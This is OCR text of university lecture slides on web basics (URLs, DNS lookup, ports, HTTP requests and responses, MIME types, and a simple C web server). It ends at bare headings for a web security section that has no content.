
Lecture 28: Web and Web Security

CS 105


Spring 2021

What is the Internet?

The Big Picture



Continuing up the Network Stack…



URLs

- Unique name for a file: URL (Universal Resource Locator)
- Example URL: `http://www.cs.pomona.edu:80/classes/cs105/index.html`


- Clients use *prefix* (`http://www.cs.pomona.edu:80`) to infer:
  - Where the server is (`www.cs.pomona.edu`)
  - What port it is listening on (80)
  - What kind (protocol) of server to contact (HTTP)

Domain Name System (DNS)

- Principals are identified by names
  - for web hosts, typically a domain name
  - e.g., www.cs.pomona.edu
- Internet hosts are identified by IP addresses
  - used by network layer to route packets between hosts
- The role of DNS is to translate between domain names and IP addresses

Domain Name System (DNS)

- Distributed, hierarchical database
- Application-level protocol: hosts and DNS servers communicate to resolve names
- Names are separated into components by dots
- lookup occurs top down




DNS Lookup

- the client asks its local nameserver
- the local nameserver asks one of the *root nameservers*

DNS Root Name Servers

- contacted by local name server that can't resolve name
- owned by Internet Corporation for Assigned Names & Numbers (ICANN)
- contacts authoritative name server if name mapping not known, gets mapping
- returns mapping to local name server



DNS Lookup

- the client asks its local nameserver
- the local nameserver asks one of the *root nameservers*
- the root nameserver replies with the address of the top level nameserver
- the server then queries that nameserver
- the top level nameserver replies with the address of the authoritative nameserver
- the server then queries that nameserver
- repeat until host is reached, cache result.

- Example: Client wants IP addr of www.amazon.com
  1. Queries root server to find com DNS server
  2. Queries .com DNS server to get amazon.com DNS server
  3. Queries amazon.com DNS server to get IP address for www.amazon.com

URLs

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- Example URL: `http://www.cs.pomona.edu:80/classes/cs105/index.html`

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Well-known Ports and Service Names

- Popular services have permanently assigned **well-known ports** *and* corresponding ***well-known service names***:
  - echo server: 7/echo
  - ssh servers: 22/ssh
  - email server: 25/smtp
  - Web servers: 80/http or 443/https

- Mappings between well-known ports and service names is contained in the file `/etc/services` on each Linux machine.

URLs


- Unique name for a file: URL (Universal Resource Locator)
- Example URL: `http://www.cs.pomona.edu:80/classes/cs105/index.html`


- Clients use *prefix* (`http://www.cs.pomona.edu:80`) to infer:
  - Where the server is (`www.cs.pomona.edu`)
  - What port it is listening on (80)
  - What kind (protocol) of server to contact (HTTP)

- Servers use *suffix* (`/classes/cs105/index.html`) to:
  - Specify what content they want

HTTP

- Clients and servers communicate using the HyperText Transfer Protocol (HTTP)
  - Client and server establish TCP connection
  - Client requests content
  - Server responds with requested content
  - Client and server close connection (eventually)
- Current version is HTTP/2.0
  - RFC 7540, 2015
  - Includes protocol negotiation
  - HTTP/1.1 still in use (RFC 2616, 1999)
  - HTTP/3 proposed





HTTP Requests

- HTTP request is a **request line**, followed by zero or more **request headers**

- Request line: `<method> <uri> <version>`
  - `<method>` is one of `GET`, `POST`, `OPTIONS`, `HEAD`, `PUT`, `DELETE`, or `TRACE`
  - `<uri>` is typically URL for proxies, URL suffix for servers
    - A URL is a type of URI (Uniform Resource Identifier)
    - See http://www.ietf.org/rfc/rfc2396.txt
  - `<version>` is HTTP version of request (`HTTP/1.0` or `HTTP/1.1`)

- Request headers: `<header name>: <header data>`
  - Provide additional information to the server

HTTP Responses

- HTTP response is a **response line** followed by zero or more **response headers**, possibly followed by **content**
  - a blank line ("`\r\n`") separates headers from content.

- Response line: `<version> <status code> <status msg>`
  - <version> is HTTP version of the response
  - <status code> is numeric status
  - <status msg> is corresponding English text
    - 200 OK Request was handled without error
    - 301 Moved Provide alternate URL
    - 404 Not found Server couldn't find the file

- Response headers: `<header name>: <header data>`
  - Provide additional information about response
  - `Content-Type:` MIME type of content in response body
  - `Content-Length:` Length of content in response body

Web Content

- Web servers return content to clients
  - *content:* a sequence of bytes with an associated MIME (Multipurpose Internet Mail Extensions) type

- Example MIME types

`text/html`	HTML document
`text/plain`	Unformatted text
`image/gif` format	Binary image encoded in GIF
`image/png` format	Binar image encoded in PNG
`image/jpeg` format	Binary image encoded in JPEG

You can find the complete list of MIME types at:
`http://www.iana.org/assignments/media-types/media-types.xhtml`


Static and Dynamic Content

- The content returned in HTTP responses can be either **static** or **dynamic**
  - *Static content*: content stored in files and retrieved in response to an HTTP request
    - Examples: HTML files, images, audio clips
    - Request identifies which content file
  - *Dynamic content*: content produced on-the-fly in response to an HTTP request
    - Example: content produced by a program executed by the server on behalf of the client
    - Request identifies file containing executable code
- Bottom line: *Web content is associated with a file that is managed by the server*


Tiny Web Server

- Tiny Web server
  - Tiny is a sequential Web server
  - Serves static and dynamic content to real browsers
    - text files, HTML files, GIF, PNG, and JPEG images
  - 239 lines of commented C code
  - Not as complete or robust as a real Web server
    - You can break it with poorly-formed HTTP requests (e.g., terminate lines with “\n” instead of “\r\n”)


Vulnerabilities by Year



Vulnerability Occurrence in Applications



Broken Authentication



HTML

```
